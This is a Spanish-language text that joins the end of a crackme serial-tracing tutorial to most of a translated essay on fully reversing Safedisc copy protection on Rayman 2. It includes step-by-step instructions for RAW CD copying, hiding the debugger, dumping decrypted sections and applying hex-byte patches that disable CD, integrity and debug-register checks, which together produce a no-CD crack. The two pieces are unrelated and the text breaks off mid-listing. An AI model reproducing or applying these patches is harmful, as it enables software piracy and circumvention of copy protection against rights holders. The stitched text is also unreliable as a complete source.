Existe un bucle que se va a repetir 58h veces (88 veces en decimal) hasta que ecx sea 0. Como no nos pasaremos un buen rato traceando hasta que ECX valga 0. Entonces colocare un BP en la dirección 005788FB y apretamos F9 para que se detenga en el BP. Traceamos hasta el CALL de la dirección 00578983 y vemos en la ventana del Stack nuestro numero de serie correcto





Para los que quieren ver como se genera el serial, esta se realiza en el CALL de la dirección 00578968. Lo que realiza el programa es que juega con nuestro nombre ingresado hasta lograr un resultado de 8 digitos, por ejemplo en mi caso seria : 87307322 de ahí coge el resultado y realiza operación cogiendo el ultimo digito primero y terminando con el primer digito del resultado, hasta lograr nuestro numero de serie correcto que en este caso seria : 55613612

Y como para tener un poco mas de ayuda el serial correcto siempre será de 9 digitos, sea cual fuese el nombre ingresado

[Aclaracion]

Perdonen, se que lo hice extenso pero es la forma como lo hice yo

[pF del autor]

Saludos a todo rVLCN; CracksLatinoS, Arc; y a ti por tomarte tu tiempo para leer este tutorial

[El autor puede ser contactado]

eMail: tHOBAS@gmail.com

www: http://RVLCN.com
http://RVLCNsecurity.com
http://rvlcn.iespana.es
http://beam.to/RVLCN - Lista
http://RVLCNsecurity.com/foro - Foro

Noviembre-2008

-------/ REVOLUCiON /-------

El Crepúsculo de Safedisc

Inversión Total de una Protección Genérica

por ArthaXerXès
Versión 1.0, 16 de Enero del 2000
Traductor: X-Grimator (19/03/00)

Copyright © 2000 ArthaXerXès y todos los que contribuyeron a “El Crepúsculo de Safedisc”. Todos los derechos reservados.

Este documento se suministra “como es” sin garantía expresa o implícita, incluyendo, pero no restingiéndolo a, la **mercantibilidad** y **la conveniencia para un propósito particular**.

ArthaXerXès y los que contribuyeron a este documento no asumen **responsabilidad** alguna por daños **directos** o **indirectos** resultantes de su uso, incluso si el daño es consecuencia de errores en el documento e incluso si uno o varios autores han sido advertidos de la posibilidad de tal daño.

También, el uso ilegal de este documento es de su **entera responsabilidad**. No defendemos la **piratería**, este documento ha sido escrito para **propósitos educacionales**.

Usted puede distribuir este documento libremente de cualquier modo, siempre que se mantenga en esta forma original. Si desease citar este documento, no olvide precisar el título, el autor y la versión.

Contenido

1 Introducción

1.1 Una nota del autor
1.2 Qué hay en este ensayo
1.3 Los requisitos
1.4 Software usado
1.5 Algunos agradecimientos y créditos convenientes
1.6 Contactar con el autor

2 Copiando el CD

2.1 Copia completa
2.1.1 Copia RAW
2.1.2 Grabando
2.1.3 Los límites

3 Quitando la protección safedisc

3.1 Trabajando con el CD original
3.1.1 Camuflando Softice
3.1.2 Recuperando el dato descifrado
3.1.3 Reconstruyendo los archivos
3.1.4 Desprotegiendo rayman2.exe
3.1.5 Desprotegiendo dplayerx.dll
3.1.6 Generalización
3.2 Trabajando sin el CD original
3.2.1 Unas cuantas palabras sobre la protección
3.2.2 Trabajando con el ejecutable principal
3.2.3 Invirtiendo el algoritmo
3.2.4 Hackeando la dplayerx.dll
3.2.5 Cracking minimalista

4 Conclusión

4.1 Safedisc se acabó
4.2 El futuro
4.3 Las protecciones de CD de confianza no existen

Capítulo 1

Introducción

Veo las llamadas del Destino: déjame en tu dulce seno yacer,
Allí deseaba vivir, y allí suplico morir.
"Venus & Adonis"

1.1 Una nota del autor

¡Bienvenidos a este ensayo de inversión!.

Este es el resultado de un duro y largo trabajo, así que realmente espero que lo apreciéis, y sobre todo, que aprendáis algo.

Veréis que la protección genérica no es una buena opción para los autores de software pues desde el momento en que se rompe, todos los otros programas que usan la protección pueden ser quebrados también. No discutiré mis motivos por los que invierto totalmente Safedisc y escribo este ensayo. Ni es inmoral ni ilegal. Por supuesto que existen los "malos" usos de este Conocimiento, pero los programadores sólo podrán culpar a su pereza y estupidez. Somos invertidores, es nuestro propósito invertir.

Notaréis que la composición es bastante inusual. Bien, desde ahora en adelante escribiré todos mis ensayos usando el famoso LATEX2e (intentad obtener el mismo resultado con Word...). Realmente debería haberlo usado antes.

Si poseéis una impresora ideal (una impresora postscript), la mejor solución es por supuesto imprimir la versión EPS de este documento que encontraréis en mi site (http://altern.org/xerxes/ o http://woodstok. incyberspace.com/arthaxerxes).

Tened en mente, de todos modos, que es una composición de dos caras. De otro modo, si deseáis leer este ensayo en su forma electrónica, la versión PDF es una buena elección. De nuevo, realmente deseo que disfrutéis este ensayo. Y recordad, transmitid vuestro Conocimiento, pues si no lo hacéis, nuestra casta morirá.

1.2 Qué hay en este ensayo

Ciertamente os estáis preguntando sobre qué es todo este ensayo ya que hay tutoriales bien hechos y conseguibles sobre "crackeo de Safedisc".

En este ensayo, no sólo aprenderéis como crackear Safedisc con y **sin** el CD original, sino también como trabaja internamente la protección. Este conocimiento está totalmente olvidado en los tutoriales existentes, y es la principal razón de porqué estoy escribiendo esto. Incluso veréis que uso un método diferente para crackear la protección.

1.3 Los requisitos

Esto no es un ensayo para principiantes, no hay duda sobre eso. Incluso un cracker avanzado puede tener algunas dificultades para entender algunas partes.

Aquí hay una lista no exhaustiva del conocimiento que se precisa para el entendimiento completo de este documento:

1. Una buena experiencia en crackeo. No hay profesor más grande que la experiencia.
2. Lo básico de la estructura PE.
3. Un sólido conocimiento de anti-debugging.
4. Un conocimiento básico del manejo de memoria bajo Windows.
5. Un buen conocimiento del lenguaje ensamblador x86 y del procesador en sí mismo.
6. Archivos manuales ICD sin desempaquetar (leed los tutoriales de Black Check's o R!SC).

1.4 Software usado

Os animo enfervecidamente a usar el software listado, hay equivalentes, por supuesto, pero harán más duro (imposible sin Softice o IDA) seguir mis pasos si usáis herramientas diferentes. Ya que ellas han sido elegidas por sus cualidades, no deberíais estar decepcionados por su funcionamiento. La versión usada por cada programa no es necesariamente la última, es sólo la que tengo.

Nombre	Ver	Categoría	URL
Softice	4.01	debugger	http://www.compuware.com
IDA Pro	3.8b	desensamblador	http://www.datarescue.com
WinHex	8.85	editor hexadecimal	http://www.winhex.com
Icedump	5	dumper	http://protools.cjb.net
Procdump	1.6	dumper y editor PE	http://procdump.cjb.net
PEWizzard	1.10	editor PE	http://protools.cjb.net
FileMonitor	4.1	espía de sistema	http://www.sysinternals.com

Tabla 1.1: Software usado

No todos estos programas son de uso libre. Tened esto en mente, por favor, y actuad en consecuencia. Explicaré a su debido tiempo porqué necesitamos todos esos programas, de momento, aseguraos que los tenéis instalados en vuestro ordenador.

1.5.Algunos agradecimientos y créditos convenientes

Me gustaría agradecer a las siguientes personas, por la ayuda directa o indirecta que me proporcionaron.

Black Check por los papeles que escribió, e incluso por la información adicional que me suministró con toda la buena voluntad.

R!SC también por los papeles que escribió sobre la protección de Safedisc.

Tola también escribió algunos papeles buenos sobre Safedisc.

Pedro por el consejo sobre la comprobación dr7 (incluso si fue hace mucho tiempo, y por un asunto completamente diferente).

Fravia+ por el maravilloso sitio web que creó (que desafortunadamente se acabó), en el cual aprendí muchísimo.

The Prestige team por su paciencia, su ausencia de arrogancia (muy raro en la escena), incluso por ser los testeadores de mi método.

Algunos íntimos amigos los cuales obviamente no nombro, que me ayudaron mucho proporcionándome software e incluso testeando mi trabajo.

1.6 Contactar con el autor

Sólo podéis llegar a mí a través de e-mail. Mi e-mail es xerxes@altern.org. Encontraréis mi llave pública PGP en mi sitio web. Si encontráis a alguien en el IRC diciendo ser ArthaXerXès, es mentira: no uso el IRC en absoluto.

Antes de mandarme un e-mail, estaos seguros de que la respuesta a vuestras preguntas no está en este documento o en otros documentos sobre los que hablé. Las preguntas estúpidas serán ignoradas. No gastéis vuestro tiempo con solicitudes de cracks: **no soy un servicio de cracks**.

Naturalmente, debéis sentiros libres de contactar conmigo si tenéis información adicional que darme, o si encontrasteis un error en este papel. También, las preguntas inteligentes y observaciones son apreciadas.

Yo hablo francés e inglés, el francés es mi lengua natural.

Capítulo 2

Copiando el CD

¿Qué puede ser evitado
qué final es otorgado por los poderosos Dioses?
"Julio Caesar"

2.1 Copia completa

Contrariamente a lo que podáis pensar, no es imposible hacer una copia funcional de un CD protegido por Safedisc. La protección Safedisc confía en sectores irreproducibles.

Generalmente, cuando copiáis un CD, lee los datos del sector, y regenera el CRC "on-the-fly" (en caliente), esto previene una pérdida de lo generado. La única forma de prevenir esto, es leer el sector completo, incluyendo su CRC, y escribirlo "como es". Se llama copia RAW.

2.1.1 Copia RAW

Para tener éxito necesitáis dos cosas:

1. una grabadora de CD que sea capaz de hacer una escritura DAO (Disc-At-Once) RAW.
2. un software de grabado de CD que soporte escritura DAO RAW.

El software no es obviamente un problema. La mayoría de los programas permiten escritura RAW, el más famoso es por supuesto Clone CD, pero Discjuggler también trabaja correctamente, por ejemplo.

De todos modos, si vuestra grabadora de CD no soporta DAO RAW hay poco que hacer. Quizás hackeando la firmware dé buenos resultados (DAO RAW generalmente sólo es deshabilitada en la firmware), pero no es un hackeo fácil.

Para determinar si vuestro hardware soporta DAO RAW, deberíais incluso comprobar vuestra documentación o mirar en el menú de funciones soportadas que tiene la mayoría del software. Os informaría si se soporta DAO RAW (TAO RAW no funcionará por razones obvias).




Figura 2.1: MODO 1 Estructura de bloques

2.1.2 Grabando

El proceso es muy simple. Recomiendo seguir estos pasos:

1. Saber que la velocidad de lectura y escritura pueden afectar la calidad de la copia. Para resultados óptimos se aconseja la copia **1:1**. De todos modos, con un buen hardware y buen software, velocidades más altas no afectarán a la calidad.

2. ¡NO INTENTÉIS HACER UNA COPIA ON-THE-FLY (EN CALIENTE)!. No funcionará.

3. Al principio, necesitáis crear una imagen del CD Safedisc. Para obtener una imagen correcta, debéis asegurraros que los errores son **ignorados**, el modo RAW **activado** y el lector de CD con el que estáis haciendo la imagen soporta lectura RAW. El proceso completo de lectura es un poco largo, así que sed pacientes.

4. Una vez que la imagen está hecha, la única cosa que falta hacer es iniciar la grabación. De nuevo, comprobad que el modo RAW está **activado** y que los errores serán escritos **incorrectamente** (esto es, ignorados).

2.1.3 Los límites

Ciertamente os preguntáis por qué invierto totalmente safedisc si copiarlo es tan fácil. El método explicado tiene algunos límites que ciertamente notáis.

1. Pocas grabadoras de CD soportan DAO RAW.

2. La copia DAO RAW es poco fidedigna, la pérdida de generación es muy importante.

3. La protección Safedisc es **muy lenta**, la comprobación hecha antes de que el juego comience es tiempo perdido. Sobre todo, el CD se necesita para jugar el juego, lo cual es molesto. Pienso que los programadores creen que comprar una protección es una pérdida de dinero. En mi opinión, un manual bien hecho es una protección mucho mejor. Cuesta demasiado copiar un manual, y está lejos de reemplazar al original (visto que no hay diferencia entre un original CD y uno copiado).

Capítulo 3

Quitando la protección safedisc

Traviesas hermanas, que teméis,
Al solitario viajero de la noche,
El cual, como tétricos cuervos llorando,
Golpea las ventanas del morir,
¡Aparece! Aparece a mi llamada y contribuye en la fama
De un daño que hará que toda Carthago arda.
¡Aparece!
"Dido & Aeneas"

3.1 Trabajando con el CD original

Nuestro ejemplo es el juego Rayman 2. Está protegido con una versión reciente Safedisc, pienso que es r3 (pero uno recién salido de fábrica acaba de ser aparentemente emitido...).

3.1.1 Camuflando Softice

Safedisc usa varias formas de detectar un debugger, de forma que debéis camuflar Softice.

- Cambiad el valor de retorno 68h a 4300h.
- Cambiad todos los nombres de los drivers.
- El registro de comprobación de debug será quitado más tarde.

Hay un montón de documentos que explican cómo hacerlo, es muy fácil (hay incluso programas que lo hacen por vosotros). No recomiendo usar Frogice, es una herramienta excelente de detección, pero es mejor modificar directamente Softice.

3.1.2 Recuperando el dato descifrado

Hay un montón de datos que dumpear antes de que realmente comencemos a crackear. Como ya sabéis, el ICD contiene tres partes que están cifradas:

1. la sección .texto

2. la sección .data

3. la sección .rdata (trataremos esta sección más tarde)

Además, la sección .data se modifica durante la ejecución del ICD después de que sea desempaquetado, esto es porque nosotros podemos dumpear la sección .data sólo durante un período limitado: después de que ha sido decodificado y antes de que comience la ejecución del programa.

El mejor modo probablemente sea poner un breakpoint en la FreeLibrary. La longitud de todas las secciones y sus respectivas direcciones de comienzo pueden ser determinadas con la ayuda de Procdump. Simplemente abrid el archivo rayman2.icd, y elegid “PE editor”. Incluso necesitaréis escribir abajo el punto de entrada del ejecutable, por supuesto.

Con mi método, incluso necesitamos hackear dplayerx.dll y rayman2.exe. Ambos archivos tienen secciones cifradas de .txt, también debemos dumpearlas.

¡Hora de dumpear!

1. Estad seguros de que Softice esté cargado, pulsad CTRL-D y escribid los comandos : bc * ; bpx FreeLibrary ; bd * ; g (; representación de ENTER).

2. Ejecutad rayman2.exe incluso con el original o una copia DAO RAW del Rayman 2 CD.

3. Esperad a que el logo desaparezca, pulsad CTRL-D y activad el breakpoint (be *).

4. Deberíais encontraros en el Softice unos pocos segundos después de que el breakpoint haya sido activado. Pulsad F11 (o escribid g @ss:esp) para volver a la llamada (la cual debería estar sin dplayerx).

5. Desensamblad el punto de entrada de rayman2.icd, y escribid u 45fcc0. Deberíais ver este código:

```
push ebp
mov ebp , esp
push ffffffffh
push 0049 c9d0h
push 0045 ff90h
mov eax , dword ptr fs :[00000000]
push eax
…
```

Si no lo hacéis, significa que la sección .txt aún no está descifrada. Pulsad g y esperad que el debugger salte de nuevo.

6. Dumpead todas las secciones:

(a) rayman2.exe.txt (localizado en d 401000 c800 r2_txt.dmp)

(b) dplayerx.txt (localizado en d 8ee000 9e31 dx_txt.dmp)

(c) rayman2.icd.data (localizado en d 9f000 7c00 r2_data.dmp)

(d) rayman2.icd.text (localizado en d 401000 9a200 r2_text.dmp)

Incluso podéis ver el tamaño de las secciones con la ayuda del map32. No olvidéis activar las páginas cuando dumpeéis rayman2.exe.txt, con la ayuda del comando addr. Desactivarlas cuando esté hecho.

7. Ahora tenéis 4 archivos: r2_txt.dmp, dx_txt.dmp, r2_data.dmp y r2_text.dmp.

3.1.3 Reconstruyendo los archivos

Hay que hacer una cosa antes de que crackeemos la protección, tenéis por supuesto que reconstruir rayman2.exe, dplayerx.dll y rayman2.icd con las secciones dumpeadas. Podéis incluso usar Procdump o PEWizzard. En mi ejemplo usé PEWizzard.

Aquí está cómo reconstruir rayman2.icd, el método es idéntico para rayman2.exe y dplayerx.dll, excepto que el nombre de las secciones cambia, por supuesto.

1. Cread un directorio llamado icd_rebuild. Copiad r2_data.dmp, r2_text.dmp y rayman2.icd en este directorio. Si PEWizzard no está en vuestro path, también copiadlo en este directorio.

2. Abrid un prompt de DOS en este directorio. Dividid el archivo ICD (trozo-partido rayman2.icd).

3. Renombrad sección0.bin a r2_text.cod, copiad r2_text.dmp a sección0.bin. Ambos archivos deben tener **exactamente el mismo** tamaño en bytes.

4. Renombrad sección2.bin a r2_data.cod, copiad r2_data.dmp a sección2.bin. Ambos archivos deben tener **exactamente el mismo** tamaño en bytes.

5. Renombrad rayman2.icd.pe a icd.pe. Renombrad rayman2.icd a sincrackear.icd.

6. Reconstruid el archivo ICD (trozo-unido icd.pe rayman2.icd). Ambos archivos ICD deberían tener a la fuerza el mismo tamaño (es posible que el ejecutable reconstruido sea un poco más pequeño).

Una vez que hayáis hecho esto con todos los archivos, podéis copiarlos al directorio principal de instalación o Rayman 2. Por supuesto que se aconseja hacer una copia de seguridad de los archivos en otro directorio antes de hacerlo.

3.1.4 Desprotegiendo rayman2.exe

El resultado .txt

Probablemente notasteis que el programa se cuelga si ponéis breakpoints en él. Esto es porque hace comprobaciones en estas secciones, y usa el valor de esas comprobaciones para descodificar la de .txt. Una vez que el programa sea desprotegido, veréis que podéis poner breakpoints donde deseéis.

Si intentáis ejecutar ahora el rayman2.exe hackeado se cerrará, ya que intenta descodificar secciones que ya están descodificadas. Es el momento de desensamblar rayman2.exe y dplayerx.dll con IDA. Elegid 686 para el procesador. El proceso completo de desensamblado se tomará unos cuantos minutos, dependiendo de la velocidad de vuestro ordenador.

Una vez hecho, activad fallos (faults on) en Softice, y ejecutad el ejecutable. Deberíais estar dentro de rayman2, esto es lo que queremos. Poned un breakpoint en la primera dirección de memoria de la sección .txt (bpm 401000 R). Ejecutad el programa de nuevo. Estaréis en esta rutina de memoria copiada:

```
...
mov ecx , [esp +8+arg_8] ; cuántos copiar
mov esi , [eax +4]
mov edi , [esp +8+arg_4]
mov eax , ecx
add esi , edi ; copiar desde
mov edi , [esp +8+arg_C] ; copiar a
shr ecx , 2 ; cuántos copiar div 4
repe movsd ; <- esto es probablemente donde apareceréis
mov ecx , eax
mov ax , 1
and ecx , 3 ; cuántos copiar mod 4
repe movsb
pop edi
```

```
pop esi
retn
```

Ahora es sabio poner un breakpoint en edi-4 (bpm edi-4). Deberíais escribir ahora g. Apareceréis de nuevo, pero en un sitio diferente, que parece una rutina de comprobación.

```
…
mov eax , [ebp +8]
mov ecx , [eax]
mov [ebp+var_8] , ecx ; <- seguramente apareceréis aquí
mov edx , [ebp +8]
mov eax , [edx +4]
mov [ebp+var_C] , eax
mov ecx , ds : dword_42F010
mov [ebp+var_10] , ecx
…
```

Probablemente notaréis que hay un montón de saltos inútiles. Todos esos saltos están aquí para hacer el traceado y desensamblado más difícil, son totalmente inútiles.

> *Esto es por lo que IDA es útil, recordad, IDA significa Desensamblador Avanzado Interactivo. Interactivo: esta es la clave importante. Realmente espero que sepáis cómo usar IDA, porque no os lo voy a enseñar: llevaría demasiado tiempo. Leed vuestros manuales de IDA o algunos tutoriales sobre la materia si os sentís perdidos.*
>
> *Incluso os recomiendo encarecidamente renombrar las funciones, etiquetas y variables para explicitar nombres, hace la inversión mucho más fácil.*

3.1.4.Desprotegiendo rayman2.exe

Por supuesto, la rutina de comprobación en la que acabamos está localizada en la sección .txt2. Desde que el punto de entrada del ejecutable está en la sección .texto, podemos asumir que la función que hace el descodificado completo de la sección .txt es llamada en la sección de .texto.

Tenemos dos alternativas: podemos tracear desde el punto de entrada y monitorear si los cambios son realizados en la sección .txt, o podemos usar referencias cruzadas para encontrar cuál es la función principal. El último método es el que yo he usado, pero podéis usar el otro si preferís, de todos modos, en mi opinión es menos fiable en este caso.

En IDA id al inicio de la función "comprobación" en la cual acabasteis. Renombradla a "comprobación_0". Id a la llamada y renombradla "comprobación_1", y continuad hasta encontraros vosotros mismos dentro de una función llamada desde la sección .texto.

> **nota:** es altamente probable que algunas funciones no sean detectadas por IDA. Si este es el caso, tendréis que darle al cursor hacia arriba hasta encontrar esta secuencia:
>
> ```
> push ebp
> mov ebp , esp
> push . . .
> ```
>
> Esto marca el principio de la función. Reconstruidla desde aquí (pulsad P) o usad el menú.
> Incluso IDA puede verse confundido por el siguiente código:
>
> …

jmp corto cerca ptr loc_loquesea+1
…

loc_loquesea :
código desensamblado incorrecto
…

Para superar esta dificultad, tendréis que dejar sin definición el código en la dirección loc_loquesea , y redefinirlo como código de inicio en la dirección loc_loquesea+1.

El proceso completo puede llevar algún tiempo, y probablemente deseéis testearlo con Softice si encontráis la llamada correcta. Casualmente, encontraréis la "gran" llamada en la dirección 00410a94, la función es 004270ad. Probablemente notéis que el programa usa una comprobación hecha en la sección .txt2 para descodificar la sección .txt. Quitar la llamada a la función resolverá por lo tanto dos problemas.

…
loc_410A94 : ; CODE XREF: . texto :00410 A90
call comprobación_6
add esp , 4
…

Eliminar esta llamada resolverá nuestro pequeño problema. Usad WinHex, buscad la cadena e8 14 66 (veréis que es única) y cambiadla pro eb 03. Ya hicimos la mayoría del trabajo más duro concerniente a rayman2.exe, pero aún hay una o dos cosas que hacer.

Comprobación de archivos locales

Si intentáis ejecutar ahora el ejecutable, veréis (con FileMonitor por ejemplo) que carga dplayerx.dll y rayman2.icd del CD. Lo que está haciendo es comprobando los archivos y si fueron modificados, los carga en lugar de ello del CD.

Esta protección es fácil de encontrar y quitar. Para encontrarla, poned un breakpoint en GetFileAttributesA, y esperad hasta que sea llamada con dplayerx.dll o rayman2.icd como parámetros. GetFileAttributesA es llamado por el shell y por clokspl.exe antes de que sea llamado por rayman2.exe.

Deberíais aparecer en este código:

…
mov esi , [ebp+arg_4]
mov edi , ds : GetFileAttributesA
push esi ; <- esi apunta al nombre del archivo a comprobar
call edi ; comprobando el archivo…
cmp eax , 0 FFFFFFFFh
…

Si analizáis la función cuidadosamente, veréis que es fácil de crackear. Este código hace la comprobación:

…
loc_4052E0 : ; CODE XREF: comprueba_archivo +96
cmp word ptr [ecx] , 0
jnz loc_40541F ; aquí saltamos si el archivo local es correcto
…
Por lo tanto, nosotros debemos meramente hacer el salto incondicional. Veréis que deberíamos saltar a la dirección en la que eax se sitúa a 1 (verdadero). La cadena a buscar es 0f 85 35 01, la cadena a poner es e9 36 01 00 00. Ahora los archivos locales están cargados.

Más comprobaciones

Aún se hacen comprobaciones, y es buena idea quitarlas, ¿no?. Como es natural, si ponéis un breakpoint en 401000, las encontraréis.

La más fácil de quitar es la llamada desde el "código limpio" (es decir sin 10^{31337} saltos más o menos). Justo después de la llamada, eax se testea. A menos que seáis absolutamente estúpidos, probablemente adivinaréis que esto puede ser quitado fácilmente modificando la función que es llamada.

```
…
loc_4028FD : ; CODE XREF: CD_illa_check_2+AC
push 2
call comprobación_2_5 ; la comprobación desastrosa
add esp , 4
test ax , ax ; eax == 0 __ ¡no hay sopa para ti!
jnz corto loc_40294F
…
```

Para quitar la función, buscad 55 8B EC 83 EC 0C 53 56 57 EB 01 EE (la cadena única más corta) y reemplazadla por 33 c0 40 c3 or b8 01 00 00 00 c3, si lo preferís. Ahora, la función siempre devolverá el valor 1.

Las otras comprobaciones están en la dirección 4115d6 :

```
…
las_comprobaciones : ; CODE XREF: . texto :004115 C9
mov eax , [ebp_____

loc_4115D9 : ; CODE XREF: . texto :004115 B9
push offset a_txt_1 ; pusheando la sección txt 1
mov ecx , [ebp_____
sub esp , 0 Ch
mov edx , esp
mov [edx] , eax
mov eax , [ebp_____
mov [edx +4], ecx
mov [edx +8], eax
call cerca ptr desastrosa_comprobación ; aquí comprobamos la sección .txt
add esp , 10 h
mov edx , [ebp_____
mov eax , [ebp_____
push offset a_txt2_1 ; pusheando sección txt 2
sub esp , 0 Ch

loc_411607 : ; CODE XREF: . texto :0041163 B
mov ecx , esp
mov [ecx] , edx
mov edx , [ebp_____
mov [ecx +4], eax
mov [ecx +8], edx
call cerca ptr desastrosa_comprobación ; aquí comprobamos la sección . txt 2

loc_411619 : ; CODE XREF: . texto :004115 CE
add esp , 10 h
xor esi , esi
…
```

Aquí mi elección fue "saltar sobre" las dos llamadas. Buscad 02 EB 0B EB FC D7 E1 4A 76 BA 98 05 A5 0D 8B y cambiad 02 con 53. ¡Las comprobaciones están ahora aniquiladas!.

La mundana comprobación de CD

Hay un primer emplazador de la protección del CD, que permite que Safedisc rápidamente detecte si está insertado un CD incorrecto o ningún CD en absoluto. Si ponéis un breakpoint en GetDriveTypeA encontraréis esto a la primera. Es mejor quitar esta protección si deseáis hacer un "crack no CD". Si no la quitáis, necesitaréis una copia perfecta del CD, y no se os permitirá tener el crack en el CD.

La función es 4124f0, aquí está el código:

```
primera_CD_comprobación proc cerca ; CODE XREF: . texto :0040 F6AF

var_104 = byte ptr ____ h
arg_0= dword ptr 4

sub esp , 104 h
lea eax , [esp +104h+var_104]
push 104 h
push eax
push 0
call ds : GetModuleFileNameA
lea ecx , [esp +104h+var_104]
push ecx
call ds : GetDriveTypeA
cmp eax , 5
jnz corto CD_driver_encontrado
mov edx , [esp +104h+arg_0]
lea eax , [esp +104h+var_104]
push edx
push eax
call sub_412780
add esp , 8
add esp , 104 h
retn

CD_driver_encontrado : ; CODE XREF: primera_CD_comprobación +26
mov ecx , [esp +104h+arg_0]
lea edx , [esp +104h+var_104]
push ecx
push edx
call CD_sub_comprobación ; esta función vuelve con valor 1
add esp , 8 ; cuando todo esté correcto
add esp , 104 h
retn
primera_CD_comprobación endp
```

Esta protección es mundana. Para quitarla, sólo tenéis que reemplazar la cadena 81 EC 04 01 00 00 8D 44 por 33 c0 40 c3 o b8 01 00 00 00 c3.

La verdadera comprobación de CD

Ahora tenemos que quitar la **verdadera** comprobación del CD. Localizarla es muy fácil, ya que es tan lenta que tendréis que tracear hasta que tengáis hecha alguna operación larga de CD. Si estrecháis vuestra búsque-

da, rápidamente encontraréis la rutina, la cual es 4064d0. Esta función es llamada dos veces desde la misma función (4055b0). Aquí está el código correspondiente a las llamadas:

```
…
push esi ; ¿veis el argumento?
push offset byte_436100 ; ¿y éste?
mov ecx , [ebp+arg_14]
sub esp , 0 Ch
mov edx , esp
mov [edx] , eax
mov eax , [ebp+arg_18]
mov [edx +4], ecx
mov [edx +8], eax
call cerca ptr safedisc_CD_comprobación ; <- llamado aquí
add esp , 14 h
mov ebx , eax ; el resultado de la función está en eax
mov [bp+var_C] , edi
jmp loc_40581A

loc_4056F3 : ; CODE XREF: gran_CD_comprobación+E8 gran_CD_comprobación+FC …
mov edx , [ebp+arg_10
push edi ; aquí tenemos un argumento diferente
push offset byte_436100 ; el mismo argumento que arriba
mov eax , [ebp+arg_14]
sub esp , 0 Ch
mov ecx , esp
mov [ecx] , edx
mov edx , [ebp+arg_18]
mov [ecx +4], eax
mov [ecx +8], edx
call cerca ptr safedisc_CD_comprobación ; <- y aquí
add esp , 14 h
mov ebx , eax ; de nuevo el resultado de la función está en eax
mov [ebp+var_C] , edi
jmp loc_40581A
…
```

Usad la técnica que hemos usado muchas veces: haced que la función siempre devuelva valor 1. Para esto, debéis buscar la cadena 55 8b ec 53 56 57 bb y reemplazarla por 33 c0 40 c3 or b8 01 00 00 00 c3. No hay más protección de CD en rayman2.exe, ¡enhorabuena, invertidores!.

> **nota:** notaréis que el LED de vuestra unidad de CD se ilumina, esto es porque aún se hace alguna comprobación de CD en torno a 405628 (el resultado no importa ya que la protección está crackeada). No se necesita modificar nada para que la protección esté totalmente quitada, pero podéis eliminar el acceso si queréis.
> Es más fácil lo que hicimos, ¿no?.

La comprobación de registro de debug

Como os dije, la protección comprueba el contenido del registro de debug dr2 en nuestro ejemplo. No es necesario quitar esta comprobación ya que creo que hay un bug en ella. :-)

No obstante, recuerdo perfectamente que otras versiones de Safedisc usan una protección similar, pero se chequeaba dr7 en lugar de dr2. La comprobación dr7 es muy problemática ya que no podéis usar ningún breakpoint. Las protecciones futuras pueden utilizar la comprobación dr7 de nuevo, por lo tanto pienso que es relevante explicar cómo quitarla.

Los ocho registros de debug controlan las operaciones de debug del procesador. Esos registros pueden ser escritos y leídos usando la forma del registro de debug "mover a" o "desde" de la instrucción mov. Un registro de debug puede ser el operando fuente o destino para una de esas instrucciones. Los registros de debug son recursos privilegiados; una instrucción mov que accede a esos registros sólo puede ser ejecutada en modo de dirección-real, en smm, o en modo protegido en un cpl de 0. Un intento de leer o escribir registros de debug desde algún otro nivel privilegiado genera una excepción general de protección (#GP).

Manual de Desarrolladores de Arquitectura Software de Intel

Ya que el programa se ejecuta en 3, y no hay VXD, los programadores usan un truco muy inteligente (sí, ¡a veces los programadores de protecciones son inteligentes!) para cambiar a valor 0: cambian el handler de división entre 0 y cumplen una división entre 0. Cuando están sin el handler, están ejecutándose en valor 0, activándolos para comprobar los registros de debug ...

Ahora debemos localizar el acceso a los registros de debug, ¡y es muy fácil!. Como expliqué en la última cita, a los registros de debug sólo se puede acceder con la ayuda de una instrucción mov.
Y una instrucción mov r32, dr0-dr7 siempre es ensamblada como 0F 21 xx. Mirad las tablas para determinar el valor de xx.

Estructura opcode

7	6	5	4	3	2	1	0
1	1	*y*	*y*	*y*	*z*	*z*	*z*

Registros debug

register	*y*	*y*	*y*
DR0	0	0	0
DR1	0	0	1
DR2	0	1	0
DR3	0	1	1
DR4	1	0	0
DR5	1	0	1
DR6	1	1	0
DR7	1	1	1

Registros generales

register	*z*	*z*	*z*
eax	0	0	0
ecx	0	0	1
edx	0	1	0
ebx	0	1	1
esp	1	0	0
ebp	1	0	1
esi	1	1	0
edi	1	1	1

Tabla 3.1: Tercer formato opcode para registros de debug mover a/desde

En nuestro ejemplo, mov eax, dr2 es ensamblado 0f 21 d0 (d0 = 11010000). Si buscáis esta corta cadena en rayman2.exe, encontraréis sólo la primera. Cambiad 0f por CC y redireccionar la int 3 a Softice (i3aquí en o bpint 3). De esta forma apareceréis en la rutina de comprobación dr2.

```
…
pusha
mov [ebp+var_1C] , cs
si dt [ebp+var_14]
mov eax , dword ptr [ebp+var_14+2]
mov esi , [eax +4]
mov si , [eax]
mov edi , [esi]
mov [ebp+var_4] , edi
mov edi , [esi +4]
mov [ebp+var_8] , edi
mov dword ptr [esi +1], 0 CF530E58h
mov byte ptr [esi] , 58 h
```

```
lea ebx , div0_handler ; mirad, cambiamos el handler…
xor eax , eax
div eax ; divide entre cero...

div0_handler : ; DATA XREF: dr2_comprobación +1BA
mov eax , [bp+read_write_dr2] ; estamos en valor 0...
cmp eax , 1
jz corto escribe_a_dr2 ; ¿leeremos o escribiremos a dr2?
mov eax , dr2 ; leemos desde dr2
mov [ebp+dr2_content] , eax
jmp corto div0_quita

escribe_a_dr2 : ; CODE XREF: dr2_comprobación +1CA
mov eax , [ebp+dr2_contenido]
mov dr2 , eax ; escribimos a dr2

div0_quita : ; CODE XREF: dr2_comprobación +1D2
si dt [ebp+var_14]
mov eax , dword ptr [ebp+var_14+2]
mov esi , [eax +4]
mov si , [eax ]
mov dword ptr [esi +1], 0 CF535158h
mov byte ptr [esi] , 58 h
xor ecx , ecx
mov cx , [ebp+var_1C]
lea ebx , div0_puntodesalida ; estableciendo punto de salida…
xor eax , eax
div eax

div0_puntodesalida : ; DATA XREF: dr2_comprobación +1F7
mov edi , [ebp+var_4] ; estamos de vuelta en 3 de nuevo
mov [esi] , edi
mov edi , [ebp+var_8]
mov [esi +4], edi
popa
